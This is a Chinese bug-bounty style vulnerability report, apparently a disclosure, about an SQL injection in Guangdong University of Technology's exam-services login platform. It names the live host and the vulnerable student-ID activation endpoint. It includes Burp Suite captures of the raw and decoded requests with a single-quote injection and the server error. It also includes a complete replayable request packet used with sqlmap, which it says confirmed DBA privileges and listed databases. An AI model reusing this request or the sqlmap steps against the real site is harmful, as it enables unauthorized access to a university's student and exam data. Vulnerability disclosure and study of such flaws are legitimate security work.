广东工业大学

时间	单位	作者	等级	Rank
2023-01-12 11:30:32	广东工业大学 (/list/firm/4948)	blame_Adminhz (/profile/9738/)	中危	0

QAQ

广东工业大学**高校考务服务平台**存在SQL注入：


归属：


漏洞url：http://gdut.cxservice.cn/login/login.html?a=gdut&p=ks


漏洞点学号激活处


单引号导致报错

bp抓包：发现加密可以解，直接解密放入执行





GET /ifl/User/user_ifa_Login_ActUserA2CheckUserA.ashx?a=%5BActStr1%3D%7B%7B1%7D%7D%5D%5BActStr2%3D%7B%7B1%7D%7D%5D%5BActStr3%3D%7B%7B1%7D%7D%5D%5BActStr4%3D%7B%7B%7D%7D%5D%5BSessLib%3D%7B%7Bgdut%7D%7D%5D%5BSessPrd%3D%7B%7Bks%7D%7D%5D%5BUserActId%3D%7B%7Bgdut_ksxs%7D%7D%5D&x=jQuery21404983493348984150 4_1673492818818&y=10&_=1673492818834 HTTP/1.1
Host: gdut.cxservice.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
Accept: text/javascript, application/javascript, application/ecmascript, application/x-ecmascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://gdut.cxservice.cn/login/login.html?a=gdut&p=ks
Cookie: Lib=gdut; SessPrd=ks; CaptchaRd=LX1R1673492818000; ShowTitle=
Search...
0 matches
Inspector
Selection 260
Selected text
%5BActStr1%3D%7B%7B1%7D%7D%5D%5BActStr2%3D%7B%7B1%7D%7D%5D%5BActStr3%3D%7B%7B1%7D%7D%5D%5BActStr4%3D%7B%7B%7D%7D%5D%5BSessLib%3D%7B%7Bgdut%7D%7D%5D%5BSessPrd%3D%7B%7Bks%7D%7D%5D%5BUserActId%3D%7B%7Bgdut_ksxs%7D%7D%5D&x=jQuery21404983493348984150 4_1673492818818
Decoded from: URL encoding
[ActStr1={{1}}][ActStr2={{1}}][ActStr3={{1}}][ActStr4={{}}][SessLib={{gdut}}][SessPrd={{ks}}][UserActId={{gdut_ksxs}}]&x=jQuery21404983493348984150 4_1673492818818
Cancel
Apply changes
Request Attributes 2
Request Query Parameters 4



Burp Project Intruder Repeater Window Help Turbo Intruder
Burp Suite Professional v2022.2.2 - Temporary Project - licensed to surferxyz
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × 3 × 4 × 5 × 6 × 7 × 8 × 9 × ...
Send Cancel
Target: http://gdut.cxservice.cn HTTP/1
Request
Pretty Raw Hex \n
GET /ifl/User/user_ifa_Login_ActUserA2CheckUserA.ashx?a=[ActStr1={{1'}}][ActStr2={{1}}][ActStr3={{1}}][ActStr4={{}}][SessLib={{gdut}}][SessPrd={{ks}}][UserActId={{gdut_ksxs}}]&x=jQuery21404983493348984150 4_1673492818818 HTTP/1.1
Host: gdut.cxservice.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
Accept: text/javascript, application/javascript, application/ecmascript, application/x-ecmascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Response
Pretty Raw Hex Render \n
HTTP/1.1 200 OK
Date: Thu, 12 Jan 2023 03:27:03 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 65
Connection: close
Cache-Control: private
Access-Control-Allow-Origin: *
{"error":"31000","errorname":"服务错误，请联系管理员"}
Inspector
Request Attributes 2
Request Query Parameters 2
Request Body Parameters 0
Request Cookies 4
Request Headers 9
Response Headers 6



直接sqlmap指定跑：



dba权限为true



--dbs爆破数据库

点到为止就不进爆破了

数据包：

GET /ifl/User/user_ifa_Login_ActUserA2CheckUserA.ashx?a=[ActStr1={{1'}}][ActStr2={{1}}][ActStr3={{1}}][ActStr4={{}}][SessLib={{gdut}}]

```
[SessPrd={{ks}}][UserActId={{gdut_ksxs}}]&x=jQuery21404983493348984150 4_1673492818818 HTTP/1.1
Host: gdut.cxservice.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
Accept: text/javascript, application/javascript, application/ecmascript, application/x-ecmascript, /; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://gdut.cxservice.cn/login/login.html?a=gdut&p=ks
Cookie: Lib=gdut; SessPrd=ks; CaptchaRd=LX1R1673492818000; ShowTitle=
```